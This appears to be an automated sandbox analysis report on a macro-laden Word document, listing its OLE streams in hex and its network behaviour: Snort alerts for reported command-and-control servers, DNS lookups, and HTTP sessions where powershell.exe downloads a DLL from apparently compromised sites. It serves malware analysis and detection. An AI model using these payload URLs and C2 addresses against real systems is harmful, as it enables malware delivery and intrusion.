Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 2 . . C a p t i o n = " U s e r F o r m 2 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 32 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 32 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm2/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm2/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm2/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm2/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm3/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm3/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm3/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.63438395848
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm3 .. Caption = "UserForm3".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 33 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 33 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm3/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm3/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.....}..k.....
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm3/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm3/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm4/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm4/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	.....Microsoft Forms 2.0 Form.....Embedded Object.....9.q.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm4/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62402723855
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm4 .. Caption = "UserForm4".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 34 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 34 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm4/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm4/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm4/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm4/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/UserForm5/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	Macros/UserForm5/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	Macros/UserForm5/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62202697924
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 5 . . C a p t i o n = " U s e r F o r m 5 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 35 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 35 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: Macros/UserForm5/f, File Type: data, Stream Size: 38

General	
Stream Path:	Macros/UserForm5/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: Macros/UserForm5/o, File Type: empty, Stream Size: 0

General	
Stream Path:	Macros/UserForm5/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6101

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	6101
Entropy:	5.31036158418
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a3 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 00 01 00 06 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 1060

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	1060
Entropy:	6.71136712122
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . _ _ Q . 0 . . @ . . . . . = ... ` . . . . . 0 m . a . . . . J . < . . . . . r s t d . o l e > . 2 s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . C . . . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s W O W 6 4 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . . N o r m a l . . E N . C r . m . a Q . F . . . . . * . \\ C . . . . . l . m . ! O f f i c . g
Data Raw:	01 20 b4 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 84 5f 5f 51 00 30 00 00 40 02 14 06 02 14 3d ad 02 14 07 02 60 01 14 08 06 12 09 02 12 80 30 6d d1 61 08 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 32 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30 32 30 b0 34 33 30 2d 00

Stream Path: WordDocument, File Type: data, Stream Size: 42542


General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	42542
Entropy:	3.55357900009
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . l . . . . . b j b j . . . . . p a ! \\ p ! \\ l . . . . . 2 . . . . . 2 . . . . .
Data Raw:	ec a5 c1 00 5b e0 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 6c a0 00 00 0e 00 62 6a 62 6a 12 0b 12 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e a6 00 00 70 61 21 5c 70 61 21 5c 6c 98 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/26/21-13:49:03.471903	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49169	80	192.168.2.22	184.66.18.83
01/26/21-13:50:01.507455	TCP	2404310	ET CNC Feodo Tracker Reported CnC Server TCP group 6	49172	443	192.168.2.22	167.71.148.58

Network Port Distribution



Total Packets: 38

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 13:48:34.894994974 CET	49167	80	192.168.2.22	35.200.206.198
Jan 26, 2021 13:48:35.085299969 CET	80	49167	35.200.206.198	192.168.2.22
Jan 26, 2021 13:48:35.085406065 CET	49167	80	192.168.2.22	35.200.206.198
Jan 26, 2021 13:48:35.139708996 CET	49167	80	192.168.2.22	35.200.206.198
Jan 26, 2021 13:48:35.330307007 CET	80	49167	35.200.206.198	192.168.2.22
Jan 26, 2021 13:48:36.680448055 CET	80	49167	35.200.206.198	192.168.2.22
Jan 26, 2021 13:48:36.762128115 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:36.883335114 CET	49167	80	192.168.2.22	35.200.206.198
Jan 26, 2021 13:48:36.917046070 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:36.917222023 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:36.917365074 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.052814007 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.120006084 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.120270967 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.120342970 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.120913029 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.121715069 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.121769905 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.201613903 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.201947927 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.202014923 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.202394962 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.202956915 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.203016996 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.269664049 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.269866943 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.270140886 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.270145893 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.270416021 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.270473003 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.328192949 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.328227043 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.328238964 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.328454018 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.392601967 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.393017054 CET	80	49168	107.180.12.39	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 13:48:37.393146992 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.393656015 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.394280910 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.394357920 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.489326000 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.489779949 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.489869118 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.490546942 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.491063118 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.491121054 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.597269058 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.597781897 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.597923040 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.598275900 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.598890066 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.598963976 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.721821070 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.722333908 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.722460032 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.723119020 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.723689079 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.723754883 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.792987108 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.793520927 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.793610096 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.794183969 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.794836044 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.794904947 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.839512110 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.839840889 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.840003014 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.840342045 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.840755939 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.840822935 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.890820026 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.891087055 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.891252041 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.891608953 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.892205954 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.892316103 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.931469917 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.931885958 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.931997061 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.932499886 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.933084011 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.933161020 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.974478960 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.974921942 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.975033998 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:37.975481033 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.976170063 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:37.976250887 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:38.031054974 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.031522989 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.031589031 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:38.032054901 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.032582998 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.032630920 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:38.077044964 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.077486992 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.077609062 CET	49168	80	192.168.2.22	107.180.12.39
Jan 26, 2021 13:48:38.077958107 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.078481913 CET	80	49168	107.180.12.39	192.168.2.22
Jan 26, 2021 13:48:38.078558922 CET	49168	80	192.168.2.22	107.180.12.39

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2021 13:48:34.802895069 CET	52197	53	192.168.2.22	8.8.8.8
Jan 26, 2021 13:48:34.871607065 CET	53	52197	8.8.8.8	192.168.2.22
Jan 26, 2021 13:48:36.703888893 CET	53099	53	192.168.2.22	8.8.8.8
Jan 26, 2021 13:48:36.761370897 CET	53	53099	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2021 13:48:34.802895069 CET	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	zenithcamp us.com	A (IP address)	IN (0x0001)
Jan 26, 2021 13:48:36.703888893 CET	192.168.2.22	8.8.8.8	0xbdfc	Standard query (0)	localaffor dableroofer.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2021 13:48:34.871607065 CET	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	zenithcamp us.com		35.200.206.198	A (IP address)	IN (0x0001)
Jan 26, 2021 13:48:36.761370897 CET	8.8.8.8	192.168.2.22	0xbdfc	No error (0)	localaffor dableroofer.com		107.180.12.39	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- zenithcampus.com
- localaffordableroofer.com
- 167.71.148.58
  - 167.71.148.58:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	35.200.206.198	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 13:48:35.139708996 CET	0	OUT	GET /l/yQ/ HTTP/1.1 Host: zenithcampus.com Connection: Keep-Alive
Jan 26, 2021 13:48:36.680448055 CET	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.10.3 (Ubuntu) Date: Tue, 26 Jan 2021 12:48:36 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-transform, no-cache, no-store, must-revalidate Link: <https://zenithcampus.com/wp-json/>; rel="https://api.w.org/" Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	107.180.12.39	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 13:48:36.917365074 CET	1	OUT	GET /ralphs-receipt-f2uhf/qTT5DC/ HTTP/1.1 Host: localaffordableroofer.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2021 13:48:37.120006084 CET	2	IN	HTTP/1.1 200 OK Date: Tue, 26 Jan 2021 12:48:36 GMT Server: Apache X-Powered-By: PHP/7.3.23 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Tue, 26 Jan 2021 12:48:36 GMT Content-Disposition: attachment; filename="xSgpFNtuu.dll" Content-Transfer-Encoding: binary Set-Cookie: 60100fa4f16a1=1611665316; expires=Tue, 26-Jan-2021 12:49:36 GMT; Max-Age=60; path=/ Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Tue, 26 Jan 2021 12:48:36 GMT Vary: Accept-Encoding,User-Agent Keep-Alive: timeout=5 Transfer-Encoding: chunked Content-Type: application/octet-stream Data Raw: 34 30 30 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 b6 c1 e8 7b f2 a0 86 28 f2 a0 86 28 f2 a0 86 28 6c 00 41 28 f3 a0 86 28 ff f2 59 28 e8 a0 86 28 ff f2 67 28 b0 a0 86 28 ff f2 66 28 4c a0 86 28 2f 5f 4d 28 f7 a0 86 28 f2 a0 87 28 92 a0 86 28 8f d9 67 28 f1 a0 86 28 8f d9 5a 28 f3 a0 86 28 ff f2 5d 28 f3 a0 86 28 f2 a0 11 28 f3 a0 86 28 8f d9 58 28 f3 a0 86 28 52 69 63 68 f2 a0 86 28 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 78 2f e2 5f 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0c 00 00 b2 01 00 00 ba 02 00 00 00 00 00 78 8e 00 00 00 10 00 00 00 d0 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 a0 04 00 00 04 00 00 00 00 00 00 03 00 00 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 70 4e 02 00 52 00 00 00 c4 4e 02 00 3c 00 00 00 00 a0 02 00 20 d6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 04 00 78 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 38 02 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 01 00 48 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 7b b0 01 00 00 10 00 00 00 b2 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 0a 86 00 00 00 d0 01 00 00 88 00 00 00 b6 01 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 ac 3c 00 00 00 60 02 00 00 1c 00 00 00 3e 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 20 d6 01 00 00 a0 02 00 00 d8 01 00 00 5a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 78 1a 00 00 00 80 04 00 00 1c 00 00 00 32 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 4000MZ@!L!This program cannot be run in DOS mode.${((((lA((Y((g((f(L(/_M((((g((Z(([((((X((Rich(PELx /_!xpNRN< x8@H.text{ `.rdata@@.data<`>@.rsrc Z@@.relocx2@B

